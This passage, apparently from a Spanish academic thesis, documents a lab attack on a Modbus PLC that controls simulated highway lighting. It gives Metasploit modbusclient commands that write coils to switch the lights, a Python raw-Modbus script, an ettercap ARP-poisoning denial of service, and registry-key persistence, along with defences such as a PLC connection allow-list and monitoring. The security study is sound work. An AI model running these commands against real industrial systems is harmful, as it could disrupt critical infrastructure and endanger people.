

Ilustración 53: *Coils Status* PLC Modbus

Utilizamos ahora el módulo (modbusclient) para modificar los datos del dispositivo en las direcciones de memoria apropiadas y comprometer el sistema industrial. En primer lugar, configuramos el *payload* y procedemos a la lectura de la información del dispositivo. Vamos a estimar el número de posiciones de memoria en "10" (*set NUMBER* 10), entendiendo que el PLC podría estar controlando diferentes tramos de alumbrado de la autopista.

```
msf6 auxiliary(scanner/scada/modbusclient) > set action READ_COILS
action => READ_COILS
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_ADDRESS 8192
DATA_ADDRESS => 8192
msf6 auxiliary(scanner/scada/modbusclient) > set NUMBER 10
NUMBER => 10
msf6 auxiliary(scanner/scada/modbusclient) > set RHOSTS 192.168.1.210
RHOSTS => 192.168.1.210
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.210

[*] 192.168.1.210:502 - Sending READ COILS...
[+] 192.168.1.210:502 - 10 coil values from address 8192 :
[+] 192.168.1.210:502 - [1, 0, 0, 0, 0, 0, 0, 0, 0, 0]
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) >
```

Ilustración 54: *metasploit*: *payload* módulo modbusclient

Como podemos comprobar, nos devuelve la misma información que podemos obtener desde el equipo de Control de la Planta. En este caso, el valor en la posición de memoria "8192" igual a "1" significa que el relé "Q" está cerrado, por lo que el circuito de alumbrado estará en fase de operación y la luz de los postes de iluminación de la autopista estarán encendidos.

Ilustración 55: Alumbrado de la Autopista encendido

Con la herramienta *Wireshark*, que nos permite capturar y analizar el tráfico de red, podemos observar en la traza que la comunicación se ha realizado utilizando el protocolo Modbus y los datos obtenidos de la consulta (*READ_COILS*).



Ilustración 56: Wireshark captura de tráfico de la red

Tratamos de operar ahora la instalación desde el equipo atacante *Linux Parrot OS* para intentar producir la interrupción del servicio. Para esta tarea, configuraremos el *payload* para que escriba información en las bobinas, pasando de "1" (*true*) a "0" (*false*) en el registro de memoria "8192" y poder desactivar el alumbrado de la autopista.



Ilustración 57: *metasploit*: *payload* módulo modbusclient ataque al sistema de alumbrado

Conseguimos realizar este cambio en los registros de las bobinas del PLC y el sistema de alumbrado de la autopista queda interrumpido en este momento por el atacante. Esto podría causar graves problemas de circulación, daños materiales así como, algo más importante como son los posibles daños hacia las personas (ver anexo IV con el video demostrativo del ataque).

Observamos la traza de la comunicación con Wireshark.



Ilustración 58: Wireshark traza de comunicación Modbus



Ilustración 59: Alumbrado de la Autopista apagado desde el equipo atacante

Por otro lado, si el sistema se encontrase abierto, es decir, que el sistema de alumbrado no estuviese activo en horario diurno, cuando su activación no se considera necesaria debido a la posibilidad de utilizar luz natural, el sistema podría ponerse en marcha por el atacante.

```
msf6 auxiliary(scanner/scada/modbusclient) > set DATA_COILS 1111111111
DATA_COILS => 1111111111
msf6 auxiliary(scanner/scada/modbusclient) > set action WRITE_COILS
action => WRITE_COILS
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.210

[*] 192.168.1.210:502 - Sending WRITE COILS...
[+] 192.168.1.210:502 - Values 1111111111 successfully written from coil address 8192
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scada/modbusclient) > set action READ_COILS
action => READ_COILS
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 192.168.1.210

[*] 192.168.1.210:502 - Sending READ COILS...
[+] 192.168.1.210:502 - 10 coil values from address 8192 :
[+] 192.168.1.210:502 - [1, 1, 1, 1, 1, 1, 1, 1, 1, 1]
[*] Auxiliary module execution completed
```

Ilustración 60: Encendido del alumbrado por parte de un atacante

Este acto, si bien, no podría suponer un impacto directo sobre la seguridad vial, sí que nos parece importante destacarlo como compromiso económico, social y medioambiental, pues estaría repercutiendo en diferentes ámbitos de la

sociedad y de los ciudadanos que, se verían afectados por el elevado coste de tener una infraestructura con un consumo de energía y uso de recursos, además de la huella que el uso indebido o en este caso el ataque sufrido pudiera generar.

Nuevamente observamos los registros en la captura de tráfico solicitando información al PLC (*READ_COILS*), después del ataque con los valores del dispositivo.



Ilustración 61: Wireshark detalle de la lectura de datos del PLC desde el equipo atacante

Como se puede ver en las pruebas de laboratorio realizadas, en ningún momento se nos ha requerido autenticación alguna ni ha existido ningún método que haya impedido acceder a los registros y modificarlos a través del protocolo de comunicación MODBUS. Esto supone un grave problema de Seguridad, ya que en esta instalación un atacante malintencionado podría realizar cambios en los sistemas industriales produciendo una afectación grave al servicio, más si cabe, si este se considera crítico y esencial.

Por lo tanto, será preciso disponer de las medidas adecuadas de protección y monitorización para proteger la instalación y detectar posibles amenazas.

Analizando el *exploit* que ha permitido realizar los cambios en el PLC sin requerir autenticación podemos indicar que mediante el *exploit* "modbusclient" de Ruby[1] en *metasploit,* podemos levantar un *socket* o canal de comunicación con el PLC a través del puerto 502 utilizando el protocolo MODBUS sin que está conexión requiera autenticación. Una vez enviado el *payload* la función quedará a la espera de respuesta del PLC.

[1] Ruby: es un lenguaje de programación dinámico, interpretado y de código abierto, principalmente orientado a objetos.

```
def send_frame(payload)
  sock.put(payload)
  @modbus_counter += 1
  rsp = sock.get_once(-1, sock.def_read_timeout)
  dump_response(rsp)
  rsp
end
```

Ilustración 62: Función send_frame exploit modbusclient

En detalle, el código de la ilustración 62 define una función llamada `send_frame` que toma un argumento llamado *payload* o packet_data, del que hablaremos un poco más adelante. La función envía el contenido del argumento *payload* a través de un *socket* de red utilizando el método `put()` del objeto `sock` (*socket*[1]). Finalmente incrementa un contador llamado `modbus_counter` en "1".

El *socket* enviará los datos (packet_data) en el protocolo MODBUS, siendo datos del siguiente tipo:

```
packet_data (b '\x00\x00\x00\x01')
```

Los tres primeros "`00`" serán los correspondientes a la dirección de memoria de comienzo de lectura y el siguiente "`01`" el número de direcciones a leer. Con esta acción estaremos accediendo a los datos del registro de memoria indicados del PLC.

La función espera luego recibir una respuesta del PLC utilizando el método `get()` del objeto `sock` (*socket*) con un tiempo de espera definido por la variable `def_read_timeout` del objeto `sock` (*socket*). Esta variable establece el tiempo de espera para recibir una respuesta después de enviar la solicitud a través del *socket*.

Finalmente, la función devuelve la respuesta recibida a través del *socket*, escribiendo este valor en la variable "r".

Para modificar los registros y con ello alterar el valor de las bobinas (*COILS*), en primer lugar, debemos de construir el packet_data. Esto nos permitirá generar el *payload* que podremos enviar al PLC a través del *socket*.

[1] *Socket*: un *socket* es un canal de comunicación que permite que procesos no relacionados intercambien datos localmente y entre redes.

```
def make_write_coil_payload(data)
  payload = [datastore['UNIT_NUMBER']].pack('c')
  payload += [@function_code].pack('c')
  payload += [datastore['DATA_ADDRESS']].pack('n')
  payload += [data].pack('c')
  payload += "\x00"

  packet_data = make_payload(payload)

  packet_data
end
```

Ilustración 63: Función make_write_coil_payload modbusclient

Para obtener packet_data, se realiza una llamada a la función `make_payload` que toma un argumento llamado *payload*.

```
def make_payload(payload)
  packet_data = [@modbus_counter].pack('n')
  packet_data += "\x00\x00\x00" # dunno what these are
  packet_data += [payload.size].pack('c') # size byte
  packet_data += payload

  packet_data
end
```

Ilustración 64: Función make_payload modbusclient

La función crea un paquete de datos que se utiliza para enviar una solicitud a un dispositivo de automatización industrial utilizando el protocolo MODBUS.

Este paquete de datos o packet_data, utilizará las funciones `def write_coil` o `def write_coils` del *exploit* para levantar el canal de comunicación en MODBUS y enviar los datos al PLC con el que se modificarán los registros de las bobinas (*COILS*), lo que permitirá activar o desactivar los relés del PLC sin que sea preciso realizar una autenticación.

Si la escritura en los registros de las bobinas se realiza correctamente, se informará mediante salida en el terminal en el equipo atacante.

Desarrollamos un pequeño programa en Python[1] a modo de ejemplo, que nos permita establecer un canal de comunicación con el PLC utilizando el protocolo MODBUS. Queremos obtener el valor del registro de la memoria (*READ_COILS*) de la posición de memoria '8192' que debería ser "1" o (*true*) cuando el circuito está cerrado y el alumbrado de la autopista está en funcionamiento:

```python
import socket
# Establecer la dirección IP del PLC y el puerto de comunicación Modbus
ip_address = '192.168.1.210'

# Crear un socket TCP/IP
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Conectar el socket al puerto donde el PLC está escuchando
sock.connect((ip_address, 502))

# Enviar una solicitud de lectura de datos al PLC
request = b'\x05\x00\x00\x00\x00\x06\x01\x01\x20\x00\x00\x01'
sock.send(request)

# Recibir la respuesta del PLC
response = sock.recv(1024)

# Cerrar la conexión
sock.close()

# Imprimir la respuesta del PLC
print('Datos del PLC:', response[9:])
```

Ilustración 65: Código para la lectura de datos del PLC

Ejecutamos el script y obtenemos respuesta del PLC que nos devuelve el valor '\x01' lo que significa que el valor es igual a '1' o (*true*), que es el valor esperado.

```
C:\Python26>python UOC_MODBUS_READ_COILS.py
('Datos del PLC:', '\x01')
```

Ilustración 66: Salida del script por terminal

Podemos observar en *wireshark* la traza de esta comunicación:

```
    12 4.410488    192.168.1.21    192.168.1.210    Modbus/TCP    66    Query: Trans:  1280; Unit:   1, Func:   1: Read Coils
    13 4.411822    192.168.1.210   192.168.1.21     Modbus/TCP    64 Response: Trans:  1280; Unit:   1, Func:   1: Read Coils
> Frame 13: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface \Device\NPF_{A70A210C-E8D1-4779-9D7F-82401BD45EFC}, id 0
> Ethernet II, Src: SiemensI_ee:f4:da (8c:f3:19:ee:f4:da), Dst: Luxshare_c2:af:7e (3c:18:a0:c2:af:7e)
> Internet Protocol Version 4, Src: 192.168.1.210, Dst: 192.168.1.21
> Transmission Control Protocol, Src Port: 502, Dst Port: 64837, Seq: 1, Ack: 13, Len: 10
> Modbus/TCP
v Modbus
    .000 0001 = Function Code: Read Coils (1)
    [Request Frame: 12]
    [Time from request: 0.001334000 seconds]
    Byte Count: 1
  > Bit 8192 : 1
  [Community ID: 1:cV2AvtMr7F1phv8H8sXYpBDu5d0=]
> Spirent Test Center Signature
```

Ilustración 67: Script Python READ_COILS

[1] Python: es un lenguaje de programación de alto nivel, interpretado y orientado a objetos

En el capítulo 4 de este trabajo, nos centraremos en la monitorización de la instalación a través de la tecnología *Microsoft Defender for IoT* para la detección y respuesta ante incidentes de seguridad que nos permitan detectar y responder frente a esta actividad.

Además de la monitorización una medida de seguridad, que no siempre es posible aplicar en los entornos industriales pero con la que podríamos tratar de evitar que el PLC pueda ser accedido desde cualquier sistema, es la de configurar el PLC para que solo admita conexiones desde un sistema de control.



Ilustración 68: Conexiones admitidas PLC MODBUS

Con esta configuración no sería posible realizar el ataque y operar el PLC desde el equipo atacante.



Ilustración 69: PLC MODBUS rechazando conexiones

Como podemos observar en la ilustración 69, el PLC resetea las conexiones y no permite la lectura de los registros (*READ_COILS*) mediante la ejecución del *exploit*.

Revirtiendo esta configuración y configurando nuevamente el PLC para que admita diferentes orígenes de conexiones, podemos comprobar que volvemos a tener control del PLC desde el equipo atacante.



Ilustración 70: Exploit modbusclient ejecutado

3.4.3 Ataque de Denegación de Servicio (DoS)

Nuestro segundo objetivo es el de simular lo que un actor malintencionado podría producir en la instalación a través de un ataque de denegación de servicio, utilizando diferentes técnicas para realizar el ataque *DoS*, *ARP poisoning* y *port Stealing*. Trataremos de evitar que la instalación pueda ser operada con normalidad desde el HMI o desde el SCADA, lo que produciría una interrupción del servicio dado que por ejemplo, el alumbrado de la autopista no podría ser operado desde el sistema de control e imposibilitaría que pase a estado encendido o apagado cuando fuese necesario.

Para realizar este ataque sobre los dispositivos industriales de la planta, utilizaremos la herramienta *ettercap* y ejecutaremos el módulo *dos_attack* [26] para comenzar a generar tráfico con el que colapsar la red y tratar de producir la indisponibilidad de los servicios de operación.



Ilustración 71: Ataque DoS sobre dispositivos industriales

Podemos obtener a través de la sonda de monitorización una gráfica del tráfico que se está generando en la red para comprender el ataque.



Ilustración 72: Monitorización del tráfico

Mediante la ejecución del módulo de *ARP poisoning* de *ettercap* se inunda la red con miles de paquetes tratando de imposibilitar que la electrónica de red responda a las peticiones legítimas correctamente. Podemos observar una muestra del tráfico envenenado utilizando wireshark:

	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	SiemensI_ee:f4:da	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
2	0.000074330	SiemensI_fa:26:5e	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
3	0.000158739	9e:99:32:91:45:18	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
4	0.000238357	CompuLab_2f:a5:b2	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
5	0.000311453	Cisco_2c:e6:3d	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
6	0.000452611	HuaweiTe_14:0f:96	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
7	0.000527478	HuaweiTe_14:0f:96	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
8	0.000600913	SiemensI_ee:f4:da	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
9	0.000674311	SiemensI_fa:26:5e	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
10	0.000748033	9e:99:32:91:45:18	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
11	0.000819797	CompuLab_2f:a5:b2	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
12	0.000892575	Cisco_2c:e6:3d	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
13	0.001030150	HuaweiTe_14:0f:96	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
14	0.001105405	HuaweiTe_14:0f:96	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
15	0.001177771	SiemensI_ee:f4:da	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
16	0.001250309	SiemensI_fa:26:5e	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
17	0.001322823	9e:99:32:91:45:18	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
18	0.001395078	CompuLab_2f:a5:b2	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
19	0.001468979	Cisco_2c:e6:3d	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
20	0.001607484	HuaweiTe_14:0f:96	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
21	0.001682269	HuaweiTe_14:0f:96	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
22	0.001757281	SiemensI_ee:f4:da	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
23	0.001831371	SiemensI_fa:26:5e	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
24	0.001906142	9e:99:32:91:45:18	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
25	0.001979862	CompuLab_2f:a5:b2	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
26	0.002055689	Cisco_2c:e6:3d	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
27	0.002207939	HuaweiTe_14:0f:96	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
28	0.002289256	HuaweiTe_14:0f:96	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
29	0.002363843	SiemensI_ee:f4:da	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
30	0.002436321	SiemensI_fa:26:5e	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
31	0.002508461	9e:99:32:91:45:18	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0
32	0.002580871	CompuLab_2f:a5:b2	HewlettP_38:d3:64	ARP	42	ARP Announcement for 0.0.0.0

Ilustración 73: Captura de tráfico envenenado por *ARP poisoning*

Finalmente, después de un cierto tiempo, se congestiona la red de la instalación industrial y conseguimos nuestro objetivo imposibilitando que el PLC pueda ser operado desde el HMI. Mostramos el error informando sobre el problema en la red en la conexión entre el HMI y el PLC:



Ilustración 74: HMI LOGO! TDE Siemens

3.5 Persistencia en los Sistemas de Control

Tenemos el control de toda la instalación, sistemas IT de Operación y dispositivos OT. Una de las prioridades de cualquier atacante es la de poder entrar y salir creando persistencia en los sistemas comprometidos. Para lograr persistencia, se podrían crear tareas programadas en los sistemas IT/OT de control que permitan iniciar el proceso malicioso en el arranque del sistema, configurando puertas traseras[1], *rootkits*[2] y troyanos[3].

Con las herramientas *metasploit* y *armitage,* disponemos de diferentes *exploits* que nos permiten lograr persistencia en el equipo de Sistema de Control del Centro de Operación que habíamos evidenciado vulnerable.



Ilustración 75: Creando persistencia en sistema comprometido

En la ilustración 75, comprobamos cómo se ha conseguido ejecutar el *exploit*, desplegando el malware que nos permitirá mantener las sesiones (fichero *VBS, Visual Basic Script*) en la carpeta "C:\WINDOWS\TEMP" del sistema, y se ha conseguido añadir una clave de registro en la rutina que se ejecuta en el inicio de sistema comprometido, lo que nos permitirá continuar accediendo al sistema CONTROL-SRV IP 192.168.1.4, aunque este se reinicie.

Clave de registro añadida y carga útil o *payload* desplegado en el equipo de Sistema de Control para lograr persistencia:

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\sWgGmrDLAQ
```

Esta clave de control añadida en el sistema facilitará al atacante la conexión la máquina comprometida cuando desee, puesto que la sesión maliciosa persistirá aunque el equipo se reinicie y sean eliminados de la memoria los registros que proporcionaron el acceso inicial.

---

[1] puerta trasera: también conocido en inglés como *backdoor* es una entrada secreta que se emplea como control remoto del sistema comprometido para fines maliciosos

[2] *rootkit*: es un tipo de *software* malicioso diseñado para proporcionar a un atacante la capacidad de introducirse en un dispositivo y hacerse con el control del sistema.

[3] troyano: malware que se presenta al usuario como un programa aparentemente legítimo e inofensivo, pero que, al ejecutarlo, le proporciona a un atacante acceso remoto al equipo infectado.

Comprobamos en el sistema de control que el ataque ha tenido éxito. Se ha añadido la clave de registro en el arranque del sistema y también se ha desplegado el *script* para lograr persistencia.

